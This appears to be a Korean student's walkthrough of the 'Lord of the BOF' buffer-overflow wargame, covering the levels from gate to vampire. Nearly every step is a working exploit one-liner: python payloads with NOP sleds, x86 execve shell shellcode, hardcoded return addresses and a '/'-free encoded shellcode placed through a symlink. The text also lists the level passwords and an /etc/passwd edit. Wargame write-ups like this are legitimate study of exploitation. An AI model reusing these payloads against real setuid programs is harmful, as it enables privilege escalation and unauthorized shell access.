

The Lord of the BOF **201720685 이성현**

# gate -> gremlin



Gremlin.c의 코드




Gremlin의 main을 gdb로 본 결과,

stack frame의 크기는 0x100 = 256,


strcpy는 ebp -256(0xffffff00) 부터.



오류 때문에 cp로 gremlin을 복사해 gdb를 쓴다.




`python -c 'print "\x90"\*200 + "\x31\xd2\x6a\x0b\x58\x52\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x52\x53\x89\xe1\xcd\x80" + "\x90"\*36 + "\xa0\xfb\xff\xbf"'`



흠…

안돼서 뒤에다 넣어봤다.



왜 인지 안된다.

찾아보니

LOB Redhat은 bash의 버전이 낮아 쉘상에서 \xff를 입력했을 때, \x00으로 처리해버리는 문제가 발생한다.

해결 방법은 shell을 bash2로 설정하면 된다.


vi /etc/passwd

:%s/bash/bash2/ 를 입력한다. -> 각각의 계정마다 뒤에 ":/bin/bash2/"가 붙게 된다.

출처: <http://moonblack.tistory.com/1> [blackmoon]

그렇다고 한다.


이 후에 해줬더니 된다!




# gremlin -> cobolt


id: gremlin

pw: hello bof world






`python -c 'print "a"\*20 + "bbbb" + "\x90"\*100 + "\x31\xd2\x6a\x0b\x58\x52\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x52\x53\x89\xe1\xcd\x80"'`




`python -c 'print "a"\*20 + "\x00\xfb\xff\xbf" + "\x90"\*1000 + "\x31\xd2\x6a\x0b\x58\x52\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x52\x53\x89\xe1\xcd\x80"'`





# cobolt -> goblin


id: cobolt


pw: hacking exposed














(python -c 'print "a"\*20 + "\x60\xfb\xff\xbf" + "\x90"\*1000 + "\x31\xd2\x6a\x0b\x58\x52\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x52\x53\x89\xe1\xcd\x80"';cat)|./goblin




# goblin -> orc




Egghunter와 argv[1]의 48번째가 \xbf여야한단 것 빼고는 그대로.






`python -c 'print "a"\*44 + "\x10\xfa\xff\xbf" + "\x90"\*200 + "\x31\xd2\x6a\x0b\x58\x52\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x52\x53\x89\xe1\xcd\x80"'`




Return address에서 \x00은 왜 터지는지 모르겠다.

# orc -> wolfman



이전에서 buffer hunter가 추가되었다.


`python -c 'print "a"\*44 + "\x50\xfa\xff\xbf" + "\x90"\*200 + "\x31\xd2\x6a\x0b\x58\x52\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x52\x53\x89\xe1\xcd\x80"'`




# wolfman -> darkelf

id: wolfman


pw: love eyuna




Argv[1]에는 제약이 걸려있어 shellcode를 못쓰므로 argv[2]에다가 shellcode를 쓰기로 한다.




r `python -c 'print "a"\*44 + "bbb\xbf"'` `python -c 'print "\x90"\*100'`



./darkelf `python -c 'print "a"\*44 + "\x10\xfc\xff\xbf"'` `python -c 'print "\x90"\*100 + "\x31\xd2\x6a\x0b\x58\x52\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x52\x53\x89\xe1\xcd\x80"'`



# darkelf -> orge



Here is changed! 부분만이 바뀐 것 같다. Argv[0], 즉 실행 명령어의 길이가 77이 되어야 한다.


‘/’으로 길이를 맞춰보자.




Stack is still your friend. 가 뜬 것을 보니 길이 조건을 맞춘 것 같다.

그 뒤는 이제 전에 한대로

`python -c 'print "."+"/"\*72+"orce"'` `python -c 'print "a"\*44 + "bbb\xbf"'` `python -c 'print "\x90"\*100 + "\x31\xd2\x6a\x0b\x58\x52\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x52\x53\x89\xe1\xcd\x80"'`




Orge를 복사한 orce에서 코어 덤프를 떠서 gdb로 분석.




발견!

`python -c 'print "."+"/"\*72+"orge"'` `python -c 'print "a"\*44 + "\x60\xfb\xff\xbf"'` `python -c 'print "\x90"\*100 + "\x31\xd2\x6a\x0b\x58\x52\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x52\x53\x89\xe1\xcd\x80"'`



# orge -> troll



이번에도 친절하게 here is changed와 one more!로 어디가 바뀌었는지 말해준다.


Argc를 2로 맞춰야하고, argv[1]은 초기화 시켜버리므로 argv[0]에다가 쉘코드를 넣어준다.

원래 쓰던 쉘코드의 ‘\x2f’는 ‘/’을 뜻하므로 다른 쉘코드를 써야한다.

쉘코드:


\xeb\x11\x5e\x31\xc9\xb1\x32\x80\x6c\x0e\xff\x01\x80\xe9\x01\x75\xf6\xeb\x05\xe8\xea\xff\xff\xff\x32\xc1\x51\x69\x30\x30\x74\x69\x69\x30\x63\x6a\x6f\x8a\xe4\x51\x54\x8a\xe2\x9a\xb1\x0c\xce\x81

심볼릭 링크를 이용해 argv[0]에 쉘코드를 넣는다.




./`python -c 'print "\x90"\*100 + "\xeb\x11\x5e\x31\xc9\xb1\x32\x80\x6c\x0e\xff\x01\x80\xe9\x01\x75\xf6\xeb\x05\xe8\xea\xff\xff\xff\x32\xc1\x51\x69\x30\x30\x74\x69\x69\x30\x63\x6a\x6f\x8a\xe4\x51\x54\x8a\xe2\x9a\xb1\x0c\xce\x81"'` `python -c 'print "a"\*44 + "bbb\xbf"'`

Core dump를 위해 troll을 복사해준 후 터트려준 다음 argv[0]의 위치를 찾는다.



찾았다!


./`python -c 'print "\x90"\*100 + "\xeb\x11\x5e\x31\xc9\xb1\x32\x80\x6c\x0e\xff\x01\x80\xe9\x01\x75\xf6\xeb\x05\xe8\xea\xff\xff\xff\x32\xc1\x51\x69\x30\x30\x74\x69\x69\x30\x63\x6a\x6f\x8a\xe4\x51\x54\x8a\xe2\x9a\xb1\x0c\xce\x81"'` `python -c 'print "a"\*44 + "\x90\xfa\xff\xbf"'`




# troll -> vampire


id: troll

pw: aspirin




이것도 argv[1]에서 조건을 맞춰주고 argv[2]에 shellcode를 넣어주자.





r `python -c 'print "a"\*44 + "bbb\xbf"'` `python -c 'print "\x90"\*0x10000'`



./vampire `python -c 'print "a"\*44 + "\x70\xfc\xfe\xbf"'` `python -c 'print "\x90"\*0x10000 + "\x31\xd2\x6a\x0b\x58\x52\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x52\x53\x89\xe1\xcd\x80"'`

